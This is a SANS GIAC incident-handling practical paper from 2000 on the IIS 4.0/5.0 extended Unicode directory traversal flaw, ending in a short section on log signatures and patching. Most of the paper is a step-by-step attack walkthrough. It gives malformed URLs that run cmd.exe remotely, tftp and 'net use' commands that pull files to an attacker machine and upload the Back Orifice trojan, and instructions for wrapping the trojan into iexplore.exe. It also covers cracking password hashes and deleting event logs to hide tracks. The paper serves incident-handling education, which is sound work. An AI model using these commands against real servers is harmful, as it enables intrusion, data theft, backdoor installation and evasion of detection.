Global Information Assurance Certification Paper

Advanced Incident Handling Practical Assignment

SANS Network Security Conference 2000, Monterey CA, Oct. 15-22, 2000

Guofei Jiang

Nov. 16th, 2000

Option 2 – Document an exploit, vulnerability or malicious program

Exploit Details

Name: Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal Vulnerability (BugTraq ID 1806)

Variants: None Known

Operating System: Windows NT 4.0 (+ IIS 4.0), Windows 2000(+ IIS 5.0)

Protocol/Service: HTTP, TCP/IP, TFTP, NetBIOS

Brief Description: Due to a canonicalization error in Microsoft IIS 4.0 and 5.0, a particular type of malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine – specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

Bug Published Time: October 17, 2000

1. Introduction

Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal Vulnerability was firstly discovered and posted to a security forum called Paketstorm by an anonymous poster [1]. It was publicized in a Microsoft Security Bulletin (MS00-078) on October 17, 2000. A lot of people believe this is the most severe vulnerability found in the last a few months and some companies have reported that their web servers were attacked by the exploit of this vulnerability such as Microsoft itself [2].

One of the principal security functions of a web server is to restrict user requests so they can only access files within the web folders. Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended Unicode character representations are used in substitution for "/" and "\". This vulnerability provides a way for a malicious user to provide a special URL to the web site that will access any files whose name and location he knows, and which is located on the same logical drive as the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine – specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

As mentioned in other advisories, these kind of special URLs can be:

http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+your command
http://target/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+your command
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/c+your command
http://target/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+your command
http://target/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+your command
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/c+your command
http://target/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+your command
http://traget/scripts/..%d0%af../winnt/system32/cmd.exe?/c+your command
http://traget/scripts/..%d1%9c../winnt/system32/cmd.exe?/c+your command
http://traget/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+your command
……

Here "target" means the domain name or IP address for the target machine and "your command" means the command like "dir", "copy", "del" and so on. Based on my trial and error, the underlined URLs work under both MS NT 4.0 + IIS 4.0 and MS 2000 + IIS 5.0, and others just work under MS NT4.0 +IIS 4.0.

2. Protocol Description

HTTP (Hypertext Transfer Protocol)

The HTTP protocol is based on a request/response paradigm. A client establishes a connection with a server and sends a request to the server in the form of a request

method, URL, and protocol version, followed by a MIME-like message containing request modifiers, client information, and possible body content. The server responds with a status line, including the message's protocol version and a success or error code, followed by a MIME-like message containing server information, entity meta-information, and possible body content. HTTP communication generally takes place over TCP/IP connections. The default port is TCP 80, but other ports can be used. The large majority of HTTP connections require no authentication making it an anonymous protocol as well. In HTTP/1.0, there are only three kinds of requests: GET, HEAD and POST. HTTP/1.1 supports some additional request types.

Implementations of HTTP origin servers should be careful to restrict the documents returned by HTTP requests to be only those that were intended by the server administrators. If an HTTP server translates HTTP URLs directly into file system calls, the server must take special care not to serve files that were not intended to be delivered to HTTP clients. For example, Unix, Microsoft Windows, and other operating systems use ".." as a path component to indicate a directory level above the current one. On such a system, an HTTP server must disallow any such construct in the Request-URL (F.g. http://traget address/../../../../winnt/repair/sam._) if it would otherwise allow access to a resource outside those intended to be accessible via the HTTP server. Similarly, files intended for reference only internally to the server (such as access control files, configuration files, and script code) must be protected from inappropriate retrieval, since they might contain sensitive information [3]. Experience has shown that minor bugs in such HTTP server implementations have turned into security risks. Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal Vulnerability is just another example of this problem. Later we are going to exploit this vulnerability and turn it to into big security risks in the Microsoft IIS web server.

TFTP (Trivial File Transfer Protocol)

TFTP is a simple protocol to transfer files, and therefore was named the Trivial File Transfer Protocol or TFTP. It has been implemented on top of the Internet User Datagram Protocol (UDP) so it may be used to move files between machines on different networks implementing UDP. It is designed to be small and easy to implement. Therefore, it lacks most of the features of a regular FTP. The only thing it can do is read and write files (or mail) from/to a remote server. It cannot list directories, and currently has no provisions for user authentication. In common with other Internet protocols, it passes 8 bit bytes of data. Any transfer begins with a request to read or write a file, which also serves to request a connection. If the server grants the request, the connection is opened and the file is sent in fixed length blocks of 512 bytes [4].

TFTP handles access and file permissions by imposing restraints of its own. Because of its lax access regulations, most system administrators impose more control on TFTP or ban its use altogether. TFTP enables both text and binary transfers. As with both Telnet and FTP, TFTP uses a server process (tftpd on the Unix system) and an executable, usually called tftp. Since TFTP has no provision for user authentication, it's often used as an approach in the vulnerability exploit to upload Trojan or other malicious codes to the

target machine and download some important files from it. Later we are going to talk some details about how to use it in our exploits.

NetBIOS (Network Basic Input/Output System)

The Network Basic Input/Output System (NetBIOS) is a session layer communications service used by client and server applications in IBM token ring and PC LAN networks. One of the most popular protocols for PCs lets you share files, disks, directories, printers, and (in some cases) even COM ports across a network: this protocol is called the SMB (Server Message Block) standard. SMB-based networks use a variety of underlying protocols, but the most popular two are "NetBIOS over NetBEUI" and "NetBIOS over TCP/IP". A SMB client or server expects a NETBIOS interface. In other words, it uses (or thinks it uses) the same method of communicating with any other SMB system no matter what type of protocol is used underneath. So NetBIOS provides applications (F.g. Samba) with a programming interface for sharing services and information across a variety of lower-layer network protocols, including IP [5].

Since "NetBIOS over TCP/IP" runs over the TCP/IP, you can even share drives and printers over the Internet. Because if you install the TCP/IP protocol for Windows networking, some windows systems like windows 95 automatically install the "NetBIOS over TCP/IP" protocol too. So watch out, if you don't restrict access to the resources, you might just as well end up with a guy somewhere on the Internet wiping your hard disk. Later we are going to exploit this drive's sharing function to upload Trojans or malicious codes to the target machines.

3. Description of Variants

Directory Traversal Vulnerability has been a problem of all kind of web servers for a long time. Certain web servers will allow visitors to traverse backwards up the local directory tree by using the string "../" in a URL. Just give some examples here: Compaq Insight Manager 4.x, MS Index Server 2.0, HP JetAdmin 5.6, AnalogX simpleserver 1.06, Eserv 2.5, TalentSoft Web+ 4.x, Big Brother 1.4h, iPlanet CMS/Netscape Directory Server 4.12, Extropia Webstore 2.0, MS IIS 4.0/5.0…… . I guess we can find many more web servers with this kind of vulnerability if we want.

In the HTTP protocol description section, we have discussed about why the "../" syntax in a URL can be used to traverse the directory. Now a lot of HTTP web servers have disallowed such construct of the "../" in the Request-URL adequately. However, there are some various ways to construct "../" in a URL indirectly.

1. If the ASCII characters for the dots are replaced with their hexidecimal equivalent (%2E) then directory traversal may still succeed in some HTTP servers such as AnalogX simpleserver 1.06.

2. If the ASCII characters for the slashes are replaced with their Unicode equivalent then directory traversal may still succeed in some HTTP servers such as MS IIS 4.0/5.0.

Since we exploit the vulnerability of MS IIS in the second way, we need to talk something about the Unicode. As mentioned earlier in the paper, remote users can execute commands on MS IIS 4.0/5.0 systems by using overlong Unicode representations for " ../ ". Unicode 2.0 allows multiple encoding possibilities for each character. For example, all of the following Unicode represents the ASCII character slash ("/"): 2f, c0 af, e0 80 af, f0 80 80 af, f8 80 80 80 af, fc 80 80 80 80 af ……[6]. The last five overlong representations are not malformed according to the letter of the Unicode 2.0 standard. However, they are longer then necessary and a correct Unicode encoder is not allowed to produce them. A "safe Unicode decoder" should reject them just like malformed sequences for two reasons: (1) It helps to debug applications if overlong sequences are not treated as valid representations of characters, because this helps to spot problems more quickly. (2) Overlong sequences provide alternative representations of characters, which could maliciously be used to bypass filters that check only for ASCII characters. That's exactly what happens to the MS IIS 4.0/5.0 web servers!!! The whole process about how IIS canonicalizes an URL request string and interprets it is pretty complicated. But a basic explanation is: MS IIS first scans given URL for "../" and "..\" and for the normal Unicode of these strings, if those are found, the string is rejected, if these strings are not found, the string will be decoded and interpreted. Since IIS does NOT check for the huge amount of overlong Unicode representations of "../" and "..\", the directory traverse routine is invoked. "../../" will allow web visitors to traverse from the current web folder \InetPub\scripts\ backward 2 levels in the directory tree to the "root" directory (like d:\ or c:\ here). Now if the operating system (\winnt folder) is installed on the same logical drive as the IIS folder \InetPub\scripts, then the command shell (../../winnt/system32/cmd.exe) can be activated as a script to run all kind of commands on the IIS server machines.

4. How the exploit works

In a typical subnet, Web server is often deployed in the DMZ (Demilitarized Zone) as well as FTP server and DNS server. For most internal machines (IPs) hidden behind the Firewall, the Firewall is often configured to block all incoming TCP SYN synchronization packets that initiate new connections. However, since Web, FTP and DNS servers have to allow incoming packets to initiate new connections for some certain ports, they are often chosen to be the first target in all kind of attacks. So we need to pay more attentions to the vulnerability of these servers.

Now it's the time to exploit the vulnerability live. We have two different web servers running in our lab: Windows NT 4.0 Server + IIS 4.0 with IP address x.x.x.133 and Windows 2000 Server + IIS 5.0 with IP address x.x.x.131. We are going to exploit this vulnerability on these two machines and turn it into big security risks. In a real attack, we need to collect information and use some tools to scan the target machine first in order

to verify whether its OS is Windows and whether it has IIS web server. Here we assume that we have found the right machine as a target. Now if we scan the x.x.x.133 machines' ports with nmap, we can get the following report:

```
Port            State          Service
21/tcp          open           ftp
80/tcp          open           http
135/tcp         open           loc-srv
139/tcp         open           netbios-ssn
443/tcp         open           https
1031/tcp        open           iads
```

The client machine that we used to attack runs Windows 98 with IP address x.x.x.112. Though there are some standalone programs or Perl scripts with nice user interfaces [7] [8] available to exploit this vulnerability, here we are just going to use the IE browser on my client machine. Later in our " Source Code / Pseudo Code" section, we are going to talk something about these programs.

Let's try something first on NT Server machine with IP address x.x.x.133. Type the following URL on my client machine's IE browser,

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
```

The IE browser returned:

```
Directory of D:\InetPub\scripts

11/09/00   10:33a        <DIR>          .
11/09/00   10:33a        <DIR>          ..
11/02/00   01:59p        <DIR>          iisadmin
11/02/00   01:59p        <DIR>          samples
……
……
11/02/00   03:55p        <DIR>          tools
           23 File(s)         630,690 bytes
                          1,593,176,576 bytes free
```

Well, it works! And we know that the IIS web server is installed on D: drive and the current directory is D:\InetPub\scripts. So let's take a look at what the system has on D: drive, type URL:

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:\
```

The browser returned:

```
Directory of d:\

03/13/00  10:08a       <DIR>          i386
11/02/00  03:37p       <DIR>          InetPub
11/10/00  11:03a       <DIR>          inetsrv
03/13/00  09:48a       <DIR>          Multimedia Files
```

```
11/02/00  03:35p       <DIR>          NTPackSetup
.........
.........
11/10/00  11:01a       134,217,728    pagefile.sys
11/02/00  04:03p       <DIR>          Patches
11/02/00  03:39p       <DIR>          Program Files
11/04/00  02:55p       <DIR>          TEMP
11/10/00  11:01a       <DIR>          WINNT
               19 File(s)    134,783,010 bytes
                         1,593,176,576 bytes free
```

Now let's try to copy a file, try

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+
d:\winnt\system.ini+d:\
```

The browser returned

CGI Error
The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:

```
1 file(s) copied.
```

Though the browser returned the CGI Error information, the file is copied. Go back to the d:\ directory and you will see that the copied file "system.ini" is over there. If you want to try other command such as "del", "type", "move" and so on, the browser will return the same CGI Error information but the command is executed on the server machine. If you don't know the shell command well, just find a NT machine and type "help" under the MSDOS command prompt and you will see the command list there. So now we are sure that we can deface the webs and delete or view the files easily.

Is that enough? No! We need to find a way to download some important files from the target machine and upload some hacking tools and Trojans to the target machine for our further exploration. When we scanned the port of the machine x.x.x.133, we saw that the FTP port is open. Let's try whether it allows anonymous user to log in. Yes, it does!! Later I found that when IIS 4.0/5.0 was installed, a FTP server was often installed by default. It allows anonymous user to access the \Inetpub\ftproot folder and download files from there. However anonymous user is denied to upload files to there and access other folders. Since we can exploit the vulnerability to traverse folders and copy files among folders now, it's easy to download files that you want.

1. Copy the files you want to the \Inetpub\ftproot, for example:

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+
d:\winnt\system.ini+d:\Inetpub\ftproot\
```

2. Use anonymous FTP to log into the target machine and download the file from there.

Everybody knows that Windows NT or Windows 2000 keeps a backup copy of its SAM file (Security Account Manager) under the \winnt\repair folder, which includes all accounts' usernames and hashed passwords. Let's see whether we can get it, try URL:

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+
d:\winnt\repair\sam._+d:\Inetpub\ftproot\
```

The browser returned

```
CGI Error
The specified CGI application misbehaved by not returning a complete
set of HTTP headers. The headers it did return are:
Access is denied.
        0 file(s) copied.
```

Well, it seems that this vulnerability does not bypass Windows NT Access Control Lists (ACLs). Some important files like Sam._ are often configured to be only accessible by an Administrator account. Under windows, it is a built-in IUSR_machinename account that performs web actions on behalf of unauthenticated visitors to this site. Since the IUSR_machinename account is only a member of the Everyone group and Users group, it has no access to these important files. So now we need to upload some hacking tools to the target machine in order for further exploration.

Since the FTP server doesn't allow anonymous user to upload files here, we need to find other ways. Taking a look at the port scan result again, we found that the NetBIOS session service port 139 is open, so it's possible to use NetBIOS and Samba to share disks and files. However, no system administrator will make their web servers' disks and files shareable via NetBIOS without password authentication, otherwise it's just too easy to get into their systems. So here we have to reverse the process: let's make our disk shareable and welcome our target machine (IIS web server) to share our disk. Pls. enjoy it!

1. Pick a drive on our client machine (x.x.x.112) like C: here and configure it to be "Full" accessible by anybody without the need of password authentication. Here we give our shareable C: disk a share name "mydisk". The configuration menu is shown in Fig. 1.

2. Use "net use g: \\x.x.x.112\mydisk" command to map "mydisk" (c: drive on our client machine x.x.x.112) into our target machine's (x.x.x.133) local drive g:, i.e. try this URL on our browser

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+net+use+
g:+\\x.x.x.112\mydisk
```

Though the browser returned the CGI Error information, if you try

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+g:
```

You will see the directory of g: drive on the browser, which is actually our client machine's C: drive. Type "net use /?" under the MS-DOS prompt and you can find more information about how to use this command.

Fig. 1: Configure C: disk properties

3. Then you can copy any files or Trojan you want to the target machine's D: drive, for example, try the Back Orifice Trojan [9], i.e.

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+
g:\bo2k.exe+d:\bo2k.exe
```

4. Now you can use "net use g: /DELETE" command to disconnect the network drive if you want, just try

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+net+use+
g:+/DELETE
```

Well, in this way, we can easily upload all kind of hacking tools or Trojans to the target machine. Unfortunately for some reason, this method doesn't work under Windows 2000 + IIS 5.0 though NetBIOS was installed on that machine too. Possibly it's because that the default permission in Windows 2000 are significantly more restrictive than those in Windows NT 4.0.

But don't worry about that, we still have another weapon – TFTP. TFTP is frequently used in the hacking world to transfer files between target and client machines. We need to install a Windows TFTP daemon on our client machine and ask our target machine to run tftp command to transfer files. Windows NT and 2000 have tftp.exe file in the folder \winnt\system32\ and you can run the tftp command directly. Search web for " free windows TFTP server" and you can always find a lot of free TFTP server software over there. I downloaded one named "TFTP Suite Pro 2000" from the website http://www.walusoft.co.uk and installed it on my client machine.

1. Run a TFTP server on your client machine (x.x.x.112). The GUI of the TFTP Server 2000 is shown in Fig 2.

Fig. 2: TFTP Server 2000

2. Now you can use "tftp –i x.x.x.112 put source destination" command to download files from the target machine and use "tftp –i x.x.x.112 get source destination" to upload files to the target machine. "-i" option means that files are transferred in binary mode. For example, use the following URL to download the system.ini file,

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp+-i+
x.x.x.112+PUT+d:\system.ini+c:\system.ini
```

and use the following URL to upload the bo2k.exe Trojan.

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp+-i+
x.x.x.112+GET+c:\bo2k.exe+d:\bo2k.exe
```

Type "tftp /?" under the MS-DOS prompt and you can find more information about how to use this command.

Till now we have introduced several methods that exploit the new IIS vulnerability to transfer files. The reason that I listed all these methods is: In a real attack, sometimes a hacker has to exploit the method that is available on the target machine. For example, a smart system administrator may delete tftp.exe file from the server or remove the NetBIOS protocol.

Another funny thing is that all commands here are activated by HTTP URL requests via port 80. So even if the firewall closes some ports for incoming packets, since it's the internal machine (IP) initiates a TFTP or NetBIOS connection to the server outside, it's very possible that the firewall will let these packets go through.

Now we can upload all kind of Trojans, hacking tools and other malicious codes to the target machine. However we still need to make these programs run on the target machine so that we can exploit them further. Unfortunately some Trojans or hacking tools can only be activated on the target machine via local access. For example, if you try this URL

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+
d:\bo2k.exe
```

or upload bo2k.exe to the \winnt\system32 folder, then try

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/bo2k.exe
```

or upload it directly to the \Inetpub\scripts\ folder and try

```
http://x.x.x.133/scripts/bo2k.exe
```

The bo2k server program will not be activated. Since there are tons and tons of different Trojans or malicious codes, I'm not able to try and discuss every one of them here (Otherwise I need to write a book). I believe that there are other possibilities to exploit some other hacking tools and other IIS vulnerabilities with this vulnerability together to take over the target machine quickly. Here we will just focus on how to continue to exploit this vulnerability to get the Administrator's password (Hackers' final goal???). As mentioned earlier, some tools that may be possibly used to gain administrative privileges cannot be activated remotely via the URL, such as Bo2k, GetAdmin [10], Addusers and so on. Though Sechole [11] can possibly be activated to make IUSR_machinename account to gain administrative privileges remotely, it doesn't work under the well-patched Windows NT (with service pack 6) and 2000 server here.

So we need to do something to make the local users to activate the Trojan programs for us: Add Trojans to the users' programs!! Here we will use Bo2k Trojan as an example to demonstrate the process. Since the target machine is a Microsoft IIS web server, IE browser is always there. So I'm going to add Bo2k Trojan to the iexplore.exe file.

1. Take a look at the "Program Files" folder and find that iexplore.exe file is in the d:\progra~1\plus!\micros~1\ folder.

2. Download the iexplore.exe from the target machine (x.x.x.133), i.e.

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp+-i+
x.x.x.112+PUT+d:\progra~1\plus!\micros~1\iexplre.exe+c:\iexplore.exe
```

3. On your client machine, run bo2kcfg.exe to configure your Bo2k server program Bo2k.exe (select port number, password, Encryption type and so on). The GUI of the Bo2k Server Configuration is shown in Fig. 3.

4. Use some wrapper programs to wrap the Bo2k.exe with iexplore.exe, such as SaranWrap, EliteWrap [1] and GUI-based SilkRope 2000 [12]. I personally prefer EliteWrap because of its flexible options. Since the new wrapped program is going to be iexplore.exe, we change the original iexplore.exe to ie.exe, then run elitewrap like the following:

```
http://www.dundeecake.demon.co.uk/elitewrap
Stub size: 7712 bytes
```

```
Enter name of output file: iexplore.exe
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute,  hidden, asynchronously
            4 - Pack and execute, visible,  synchronously
            5 - Pack and execute,  hidden,  synchronously
            6 - Execute only,     visible, asynchronously
            7 - Execute only,      hidden, asynchronously
            8 - Execute only,     visible,  synchronously
            9 - Execute only,      hidden,  synchronously

Enter package file #1: bo2k.exe
Enter operation: 2
Enter command line:
Enter package file #2: ie.exe
Enter operation: 2
Enter command line:
Enter package file #3:
All done:)
```



Fig. 3: Bo2k Server Configuration

5. Now you will see a bigger iexplore.exe file, delete the old iexplore.exe file on the target machine and upload it back to the d:\progra~1\plus!\micros~1\ folder, i.e.

```
http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+del+d:\pr
ogra~1\plus!\micros~1\iexplore.exe

http://x.x.x.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+tftp+-i+
x.x.x.112+GET+c:\iexplore.exe+d:\progra~1\plus!\micros~1\iexplore.exe
```

That's it! Once the local user on the target machine clicks the IE icon, the Bo2k Trojan will run first and then the normal IE browser program will run secondly. So there is no obvious difference over there!! The new Bo2k Plugins even can send you an email to notify you the IP address of the victim machine where the Trojan is activated. Till now, the game is almost over!! By Bo2k Trojan, you can do everything now: log the keystroke,

view the screen, access the files and even lockup or reboot the target machine. Here I will continue my efforts to get Administrator's password.

1. Ask Bo2k client to connect to Bo2k server on x.x.x.133.

2. Under the "system" option, choose and send "List Passwords" command.

3. Then on the "server response" windows, you will see the hashed password file. The GUI of the Bo2k client is shown in Fig. 4.



Fig. 4: Bo2k Client

4. Copy the hashed passwords from the window and save it as a file. Then use L0phtCrack to crack the passwords. The GUI of L0phtCrack is shown in Fig. 5.



Fig. 5: L0phtCrack

If we just need the Administrator's password, we can only crack the administrator's account and save crack time. Well, Bo2k Trojan is only an example here. Since we have found the way to upload and download files, we can install and bind other Trojans with users' programs in the same way. If you think that Bo2k is a well-known Trojan and it's easy to be detected by some scanners, it's not difficult to write a program by ourselves, which will send the \winnt\repair\sam._ file back to us once it's activated.

Though there are other possibilities to explore the system with this vulnerability, we are going to stop our exploit of this vulnerability here. In order to erase traces of activity, we need to cover our tracks in our exploit. For Windows NT, system event logs are stored in \winnt\system32\config folder such as security.log and SecEvent.evt. MS IIS log files are stored in \winnt\system32\logfiles folder. Here we are not going to talk any details about that. But at least we should try to delete SecEvent.evt file and the IIS log file for that day. Meanwhile, after we got the Administrative privileges, maybe it's necessary to upload some other Trojans like rootkit [13] to maintain a backdoor access for our further exploration.

Before we close this section, I'd like to talk something about the impact of this vulnerability.

1. If an e-business web server was compromised, the backend database servers (which store users' information, credit card numbers and so on) are liable to be attacked too because of their close relationship. For example, these servers possibly have the same passwords for some same user accounts (easy to remember??). Meanwhile, in order to improve performance, a web server often keeps some live database connections in a so called "connection pool" to speed the transactions.

2. If the compromised web server is a site for software distribution, just as we illustrated earlier, add Trojans or Zombie codes to the software that innocent users will download to their machines. So later every machine that downloads the software will be compromised too.

5. Diagram of the exploit

The following diagram illustrates how this exploit works on a network.

1. The client makes an HTTP request via the web browser or other standalone exploit programs:

```
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/c+"command"
```

2. MS IIS web server tries to locate the file in the scripts folder \InetPub\scripts
3. With "..%c0%af.." extended Unicode, MS IIS allows web visitor to traverse directory backward and activate "winnt/sdsystem32/cmd.exe" as a script to run system commands.
4. By the execution of commands, IUSR_machinename account (web visitors' account) is allowed to access system resources such as networking, file systems and so on.
5. The system responses of the execution of commands are returned to the MS IIS web server.
6. MS IIS web server sends the responses and/or CGI Error information back to the browser.

7. Server can be invoked to send tftp requests to the TFTP server on the client machine.
8. TFTP server on the client machine responds the requests, downloads files from or uploads files to the server machine.



Fig. 5: Diagram of the exploit

6. How to use the exploit

In our exploit of this vulnerability, we used the following hacking tools or programs: Port scanner-Nmap, File transfer program-TFTP, Trojan program-Bo2k, Wrapper program-EliteWrap and Password crack program-LophtCrack. In the section 4, we have talked about how to use these hacking tools in details. So here we are not going to discuss them any more.

Basically the exploit can be implemented via any web browsers. But there are some standalone C and Perl programs developed to exploit this vulnerability. Optyx (optyx@newhackcity.net) has released the following exploit programs(C) [8]: iis-zang.c, iis-zang.exe, iis-zang.obsd and iis-zang.linux. Roelof Temmingh (roelof@sensepost.com) has released the following exploit programs (Perl): unicodecheck.pl, unicodexecute.pl and unicodexecute2.pl [8]. Reggie (reggie@duckweb.net) has released iis4-5.exe exploit program [1]. These programs have the same functions as a browser to send the malformed requests to and receive responses from the target machine. We are not able to talk every one of them. Just give an example here about how to use these programs. The GUI of iis4-5.exe is shown in Fig. 6. With this program, you don't need to type the long URL on the browser every time, you just need to type the "command" directly and the program will transfer the command to the HTTP request and send it to the target machine.



Fig. 6: IIS4-5 exploit program

7. Signature of the attack

The IIS event log provides information that indicates when someone has tried to exploit this vulnerability. Just search the event log for a successful GET involving an URL that has the string "/../" anywhere in it. Requests like this should, by design, never succeed, so if you see one that did succeed, it means that someone exploited the vulnerability. The next step is to see what the URL maps to. If it's maps to a data file, it's likely that the attacker read it. If it maps to an executable files, it's likely that he ran it. IIS log files are stored in the \winnt\system32\logfiles folder. Here we list part of the IIS log file for Nov. 9th which name is in001109.log.

IIS Log File: in001109.log

```
x.x.x.112, -, 11/9/00, 9:24:24, W3SVC1, LABRAT4, x.x.x.133, 20, 343,
406, 200, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+dir+d:\progra~1\plus!\micros~1\iexplore.exe,

x.x.x.112, -, 11/9/00, 9:25:49, W3SVC1, LABRAT4, x.x.x.133, 30, 383,
374, 502, 0, GET, /scripts/../../winnt/system32/cmd.exe, /c+tftp+-
i+x.x.x.112+get+c:\iexplore.exe+d:\progra~1\plus!\micros~1\iexplore.exe
```

……

8. How to protect against the exploit

Microsoft has published a patch for this vulnerability on Oct. 17, 2000 [14]. All customers using IIS 4.0 or IIS 5.0 are urged to install this patch immediately. The patch eliminates the vulnerability by treating the malformed URL as invalid.

With regard to our exploit process, the following policy can be taken to secure the web server too.

1. If you do want the TCP/IP protocol, but not "NetBIOS over TCP/IP" (because you're worried about security), you should disable “NetBIOS” in the Bindings tab in Network Configuration.

